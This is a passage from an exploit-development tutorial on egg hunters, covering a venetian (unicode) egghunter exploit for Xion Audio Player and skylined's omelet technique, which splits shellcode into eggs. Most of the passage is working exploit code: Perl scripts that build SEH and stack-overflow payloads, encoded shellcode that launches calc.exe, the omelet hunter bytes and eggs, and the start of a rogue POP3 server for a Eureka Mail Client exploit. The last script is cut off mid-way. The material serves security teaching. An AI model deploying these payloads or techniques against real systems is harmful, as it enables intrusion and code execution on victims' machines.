Between this 0t0t tag and the real (venetian) shellcode that needs to be placed after the marker, you may have to include register alignment, otherwise the venetian decoder will not work. If, for example, you have converted your real shellcode to venetian shellcode using eax as basereg, you'll have to make the beginning of the decoder point to the register again… If you have read tutorial part 7, you know what I'm talking about.

In most cases, the egghunter will already put the current stack address in EDI (because it uses that register to keep track of the location in memory where the egg tag is located. Right after the tag is found, this register points to the last byte of the tag). So it would be trivial to (for example) move edi into eax and increase eax until it points to the address where the venetian shellcode is located, or to just modify edi (and use venetian shellcode generated using edi as base register)

The first instruction for alignment will start with null byte (because that's the last byte of the egg tag (30 00 74 00 30 00 74 00)that we have used). So we need to start alignment with an instruction that is in the 00 xx 00 form. 00 6d 00 would work (and others will work too).


> Note : make sure the decoder for the venetian shellcode does not overwrite any of the egg hunter or eggs itself, as it obviously will break the exploit.

Let's see if the theory works

We'll use the vulnerability in xion audio player 1.0 build 121 again (see tutorial part 7) to demonstrate that this actually works. I'm not going to repeat all steps to build the exploit and alignments, but I have included some details about it inside the exploit script itself. Building/reading/using this exploit requires you to really master the stuff explained in tutorial part 7. So if you don't understand yet, I would strongly suggest to either read it first, or skip this exploit and move on to the next chapter.

```
# [*] Vulnerability : Xion Audio Player Local BOF
# [*] Written by : corelanc0d3r (corelanc0d3r[at]gmail[dot]com)
# -----------------------------------------------------------------------
# Exploit based on original unicode exploit from tutorial part 7
# but this time I'm using a unicode egghunter, just for phun !
#
# Script provided 'as is', without any warranty.
# Use for educational purposes only.
#
my $sploitfile="corelansploit.m3u";
my $junk = "\x41" x 254;  #offset until we hit SEH
my $nseh="\x58\x48"; #put something into eax - simulate nop
my $seh="\xf5\x48"; #ppr from xion.exe - unicode compatible
# will also simulate nop when executed
# after p/p/r is executed, we end here
# in order to be able to run the unicode decoder
# we need to have eax pointing at our decoder stub
# we'll make eax point to our buffer
# we'll do this by putting ebp in eax and then increase eax
# until it points to our egghunter
#first, put ebp in eax (push / pop)
my $align="\x55";  #push ebp
$align=$align."\x6d";   #align/nop
$align=$align."\x58";   #pop eax
$align=$align."\x6d";   #align/nop
#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x10\x11";   #add eax,11001300
$align=$align."\x6d";   #align/nop
$align=$align."\x2d\x02\x11";   #sub eax,11000200
$align=$align."\x6d";   #align/nop
#eax now points at egghunter
#jump to eax now
my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret
#fill the space between here and eax
my $padding="A" x 73;
#this is what will be put at eax :
my $egghunter ="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA".
"58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB".
"AB30APB944JB36CQ7ZKPKPORPR2JM2PXXMNNOLKUQJRT".
"ZOVXKPNPM0RT4KKJ6ORUZJFO2U9WKOZGA";

# - ok so far the exploit looks the same as the one used in tutorial 7
# except for the fact that the shellcode is the unicode version of
# an egghunter looking for the "0t0t" egg marker
# the egghunter was converted to unicode using eax as basereg
#
# Between the egghunter and the shellcode that it should look for
# I'll write some garbage (a couple of X's in this case)
# So we'll pretend the real shellcode is somewhere out there

my $garbage = "X" x 50;

# real shellcode (venetian, uses EAX as basereg)
# will spawn calc.exe
my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAX".
"A58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABAB".
"ABAB30APB944JBKLK8OTKPKPM0DKOUOLTKSLM5SHKQJ".
"O4K0OLXTKQOMPKQZKOYTKP44KM1ZNNQY0V96L3TWPT4".
"KW7QHJLMKQWRZKL4OKQDNDKTBUIUTK1OO4KQJK1VTKL".
"LPK4K1OMLM1ZK4KMLTKKQJKSY1LMTKTGSNQWPRDTKOP".
"NPU5902XLLTKOPLLDK2PMLFMTKQXM8JKM94K3P6PM0K".
"PKP4KQXOLQONQL6QPPV59KH53GP3K0PQXJPDJM4QO2H".
"68KN4JLN0WKOK7QSC1RLQSKPA";
# between the egg marker and shellcode, we need to align
# so eax points at the beginning of the real shellcode
my $align2 = "\x6d\x57\x6d\x58\x6d";  #nop, push edi, nop, pop eax, nop
$align2 = $align2."\xb9\x1b\xaa";  #mov ecx, 0xaa001b00
$align2 = $align2."\xe8\x6d";  #add al,ch + nop  (increase eax with 1b)
$align2 = $align2."\x50\x6d\xc3";  #push eax, nop, ret
```

```
#eax now points at the real shellcode

#fill up rest of space & trigger access violation
my $filler = ("\xcc" x (15990-length($shellcode)));

#payload
my $payload = $junk.$nseh.$seh.$align.$jump.$padding.$egghunter;
$payload=$payload.$garbage."0t0t".$align2.$shellcode.$filler;

open(myfile,">$sploitfile");
print myfile $payload;
print "Wrote " . length($payload)." bytes to $sploitfile\n";
close(myfile);
```




pwned !

> Note : if size is really an issue (for the final shellcode), you could make the alignment code a number of bytes shorter by using what is in edi already (instead of using eax as basereg. Of course you then need to generate the shellcode using edi as basereg), and by avoiding the push + ret instructions. You could simply make edi point to the address directly after the last alignment instruction with some simple instructions.


Another example of unicode (or venetian) egghunter code can be found here :http://www.pornosecurity.org/blog/exploiting-bittorrent (demo at http://www.pornosecurity.org/bittorrent/bittorrent.html)

Some tips to debug this kind of exploits using Immunity Debugger :

This is a SEH based exploit, so when the app crashed, see where the SEH chain is and set a breakpoint at the chain. Pass the exception (Shift F9) to the application and the breakpoint will be hit. On my system, the seh chain was located at 0×0012f2ac




Trace through the instructions (F7) until you see that the decoder starts decoding the egghunter and writing the original instructions on the stack.




In my case, the decoder started writing the original egghunter to 0×0012f460.

As soon as I could see the first instruction at 0×0012f460 (which is 66 81 CA and so on), I set a breakpoint at 0×0012f460.




Then press CTRL+F12. Breakpoint would be hit and you would land at 0×0012f460. The original egghunter is now recombined and will start searching for the marker.



At 0×0012f47b (see screenshot), we see the instruction that will be executed when the egg has been found. Set a new breakpoint on 0×0012f47b and press CTRL-F12 again. If you end up at the breakpoint, then the egg has been found. Press F7 (trace) again to execute the next instructions until the jmp to edi is made. (the egghunter has put the address of the egg at EDI, and jmp edi now redirects flow to that location). When the jmp edi is made, we end at the last byte of the marker.

This is where our second aligment code is placed. It will make eax point to the shellcode (decoder stub) and will then perform the push eax + ret



Omelet egg hunter (All your eggs, even the broken ones, are belong to us !)

Huh ? Broken eggs ? What you say ?

What if you find yourself in a situation where you don't really have a big amount of memory space to host your shellcode, but you have multiple smaller spaces available / controlled by you ? In this scenario, dictated by shellcode fragmentation a technique called omelet egg hunting may work.

In this technique, you would break up the actual shellcode in smaller pieces, deliver the pieces to memory, and launch the hunter code which would search all eggs, recombine then, and make an omelet ... err ... I mean it would execute the recombined shellcode.

The basic concept behind omelet egg hunter is pretty much the same as with regular egg hunters, but there are 2 main differences :

- the final shellcode is broken down in pieces (= multiple eggs)
- the final shellcode is recombined before it is executed (so it's not executed directly after it has been found)

In addition to that, the egghunter code (or omelet code) is significantly larger than a normal egghunter (around 90 bytes vs between 30 and 60 bytes for a normal egghunter)

This technique was documented by skylined (Berend-Jan Wever) here (Google Project files can be found here.) Quote from Berend-Jan :

> It is similar to egg-hunt shellcode, but will search user-land address space for multiple smaller eggs and recombine them into one larger block of shellcode and execute it. This is useful in situation where you cannot inject a block of sufficient size into a target process to store your shellcode in one piece, but you can inject multiple smaller blocks and execute one of them.

How does it work?

The original shellcode needs to be split in smaller pieces/eggs. Each egg needs to have a header that contains

- the length of the egg
- an index number
- 3 marker bytes (use to detect the egg)

The omelet shellcode/egg hunter also needs to know what the size of the eggs is, how many eggs there will be, and what the 3 bytes are (tag or marker) that identifies an egg.

When the omelet code executes, it will search through memory, look for all the eggs, and reproduces the original shellcode (before it was broken into pieces) at the bottom of the stack. When it has completed, it jumps to the reproduced shellcode and executes it. The omelet code written by skylined injects custom SEH handlers in order to deal with access violations when reading memory.

Luckily, skylined wrote a set of scripts to automate the entire process of breaking down shellcode in smaller eggs and produce the omelet code. Download the scripts here. (The zip file contains the nasm file that contains the omelet hunter and a python script to create the eggs). If you don't have a copy of nasm, you can get a copy here.

I have unzipped the omelet code package to c:\omelet. nasm is installed under "c:\program files\nasm".

Compile the nasm file to a binary file :

```
C:\omelet>"c:\program files\nasm\nasm.exe" -f bin -o w32_omelet.bin w32_SEH_omelet.asm -w+error
```

(you only need to do this one time. Once you have this file, you can use it for all exploits)

How to implement the omelet egg hunter ?

1. Create a file that contains the shellcode that you want to execute in the end. (I used "shellcode.bin")

(You can use a script like this to generate the shellcode.bin file. Simply replace the $shellcode with your own shellcode and run the script. In my example, this shellcode will spawn calc.exe) :

```
my $scfile="shellcode.bin";
my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open(FILE,">$scfile");
print FILE $shellcode;
close(FILE);
print "Wrote ".length($shellcode)." bytes to file ".$scfile."\n";
```

Run the script. File shellcode.bin now contains the binary shellcode. (of course, if you want something else than calc, just replace the contents of $shellcode.

2. Convert the shellcode to eggs

Let's say we have figured out that we have a number of times of about 130 bytes of memory space at our disposal. So we need to cut the 303 bytes of code in 3 eggs (+ some overhead – so we could end up with 3 to 4 eggs). The maximum size of each egg is 127 bytes. We also need a marker. (6 bytes). We'll use 0xBADA55 as marker.

Run the following command to create the shellcode :

```
C:\omelet>w32_SEH_omelet.py
Syntax:
    w32_SEH_omelet.py "omelet bin file" "shellcode bin file" "output txt file"
        [egg size] [marker bytes]

Where:
    omelet bin file = The omelet shellcode stage binary code followed by three
                      bytes of the offsets of the "marker bytes", "max index"
                      and "egg size" variables in the code.
    shellcode bin file = The shellcode binary code you want to have stored in
                      the eggs and reconstructed by the omelet shellcode stage
                      code.
    output txt file = The file you want the omelet egg-hunt code and the eggs
                      to be written to (in text format).
    egg size =        The size of each egg (legal values: 6-127, default: 127)
    marker bytes =    The value you want to use as a marker to distinguish the
                      eggs from other data in user-land address space (legal
                      values: 0-0xFFFFFF, default value: 0x280876)
```

=> in our case, the command could be :

```
C:\omelet>w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt 127 0xBADA55
```

Open the newly created file calceggs.txt. It contains

- the omelet egghunter code (which should be executed and will hunt for the eggs)
- the eggs that must be placed somewhere in memory.

```
calceggs.txt | corelan_eurekasploit4.pl

// This is the binary code that needs to be executed to find the eggs,
// recombine the orignal shellcode and execute it. It is 85 bytes:
omelet_code =
"\x31\xFF\xEB\x23\x51\x64\x89\x20\xFC\xB0\x7A\xF2\xAE\x50\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\
xF8\x03\x77\x0C\x59\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4\x89\xF7\x31\xC0\x64\x8B\x08\x89\xCC\x5
9\x81\xF9\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xC7\xFF\xFF\xFF\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\
x40\x78\x06\x97\xE9\xD8\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";

// These are the eggs that need to be injected into the target process
// for the omelet shellcode to be able to recreate the original shellcode
// (you can insert them as many times as you want, as long as each one is
// inserted at least once). They are 127 bytes each:
egg0 =
"\x7A\xFF\x55\xDA\xBA\x89\xE2\xDA\xC1\xD9\x72\xF4\x58\x50\x59\x49\x49\x49\x49\x43\x43\x43\x43\
x43\x43\x51\x5A\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x4
1\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4A\
x4A\x49\x4B\x4C\x4A\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4C\x4B\x47\x35\x47\x4C\x4C\x4B\x43\x4
C\x43\x35\x43\x48\x45\x51\x4A\x4F\x4C\x4B\x50\x4F\x42\x38\x4C\x4B\x51\x4F\x47\x50\x43\x31\x4A\
x4B\x51\x59\x4C\x4B\x46\x54\x4C\x4B\x43";
egg1 =
"\x7A\xFE\x55\xDA\xBA\x31\x4A\x4E\x50\x31\x49\x50\x4C\x59\x4E\x4C\x4C\x44\x49\x50\x43\x44\x43\
x37\x49\x51\x49\x5A\x44\x4D\x43\x31\x49\x52\x4A\x4B\x4A\x54\x47\x4B\x51\x44\x46\x44\x43\x34\x4
2\x55\x4B\x55\x4C\x4B\x51\x4F\x51\x34\x45\x51\x4A\x4B\x42\x46\x4C\x4B\x44\x4C\x50\x4B\x4C\x4B\
x51\x4F\x45\x4C\x45\x51\x4A\x4B\x4C\x4B\x45\x4C\x4C\x4B\x45\x51\x4A\x4B\x4D\x59\x51\x4C\x47\x5
4\x43\x34\x48\x43\x51\x4F\x46\x51\x4B\x46\x43\x50\x50\x56\x45\x34\x4C\x4B\x47\x36\x50\x30\x4C\
x4B\x51\x50\x44\x4C\x4C\x4B\x44\x30\x45";
egg2 =
"\x7A\xFD\x55\xDA\xBA\x4C\x4E\x4D\x4C\x4B\x45\x38\x43\x38\x4B\x39\x4A\x58\x4C\x43\x49\x50\x42\
x4A\x50\x50\x42\x48\x4C\x30\x4D\x5A\x43\x34\x51\x4F\x45\x38\x4A\x38\x4B\x4E\x4D\x5A\x44\x4E\x4
6\x37\x4B\x4F\x4D\x37\x42\x43\x45\x31\x42\x4C\x42\x43\x45\x50\x41\x41\x40\x40\x40\x40\x40\x40\
x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x4
0\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\
x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";
```

If you look closer at the eggs, you'll see that

- the first 5 bytes contain the size (0×7A = 122), index (0xFF – 0xFE – 0xFD), and the marker (0×55,0xDA,0xBA => 0xBADA55). 122 + 5 bytes header = 127 bytes
- the next bytes in the egg are taken from the original shellcode from our calc.exe payload
- in the the last egg, the remaining space is filled with 0×40

3. Build the exploit

Let's test this concept in our Eureka Mail Client exploit. We'll put some garbage between the eggs to simulate that the eggs were placed at random locations in memory :


```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;
my $omelet_code = "\x31\xFF\xEB\x23\x51\x64\x89\x20\xFC\xB0\x7A\xF2".
"\xAE\x50\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\xF8\x03\x77\x0C\x59".
"\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4\x89\xF7\x31\xC0\x64\x8B\x08".
"\x89\xCC\x59\x81\xF9\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xC7\xFF\xFF".
"\xFF\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\x40\x78\x06\x97\xE9\xD8".
"\xFF\xFF\xFF\x31\xC0\x64\xFF\x50\x08";

my $egg1 = "\x7A\xFF\x55\xDA\xBA\x89\xE2\xDA\xC1\xD9\x72\xF4\x58\x50".
"\x59\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x51\x5A\x56\x54\x58\x33".
"\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42".
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58".
"\x50\x38\x41\x43\x4A\x4A\x49\x4B\x4C\x4A\x48\x50\x44\x43\x30\x43\x30".
"\x45\x50\x4C\x4B\x47\x35\x47\x4C\x4C\x4B\x43\x4C\x43\x35\x43\x48\x45".
"\x51\x4A\x4F\x4C\x4B\x50\x4F\x42\x38\x4C\x4B\x51\x4F\x47\x50\x43\x31".
"\x4A\x4B\x51\x59\x4C\x4B\x46\x54\x4C\x4B\x43";

my $egg2 = "\x7A\xFE\x55\xDA\xBA\x31\x4A\x4E\x50\x31\x49\x50\x4C\x59".
"\x4E\x4C\x4C\x44\x49\x50\x43\x44\x43\x37\x49\x51\x49\x5A\x44\x4D\x43".
"\x31\x49\x52\x4A\x4B\x4A\x54\x47\x4B\x51\x44\x46\x44\x43\x34\x42\x55".
"\x4B\x55\x4C\x4B\x51\x4F\x51\x34\x45\x51\x4A\x4B\x42\x46\x4C\x4B\x44".
"\x4C\x50\x4B\x4C\x4B\x51\x4F\x45\x4C\x45\x51\x4A\x4B\x4C\x4B\x45\x4C".
"\x4C\x4B\x45\x51\x4A\x4B\x4D\x59\x51\x4C\x47\x54\x43\x34\x48\x43\x51".
"\x4F\x46\x51\x4B\x46\x43\x50\x50\x56\x45\x34\x4C\x4B\x47\x36\x50\x30".
"\x4C\x4B\x51\x50\x44\x4C\x4C\x4B\x44\x30\x45";

my $egg3 = "\x7A\xFD\x55\xDA\xBA\x4C\x4E\x4D\x4C\x4B\x45\x38\x43\x38".
"\x4B\x39\x4A\x58\x4C\x43\x49\x50\x42\x4A\x50\x50\x42\x48\x4C\x30\x4D".
```

```
"\x5A\x43\x34\x51\x4F\x45\x38\x4A\x38\x4B\x4E\x4D\x5A\x44\x4E\x46\x37".
"\x4B\x4F\x4D\x37\x42\x43\x45\x31\x42\x4C\x42\x43\x45\x50\x41\x41\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40".
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";

my $garbage="This is a bunch of garbage" x 10;

my $payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.$egg3;

print "Payload     : " . length($payload)." bytes\n";
print "Omelet code : " . length($omelet_code)." bytes\n";
print "      Egg 1 : " . length($egg1)." bytes\n";
print "      Egg 2 : " . length($egg2)." bytes\n";
print "      Egg 3 : " . length($egg3)." bytes\n";

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
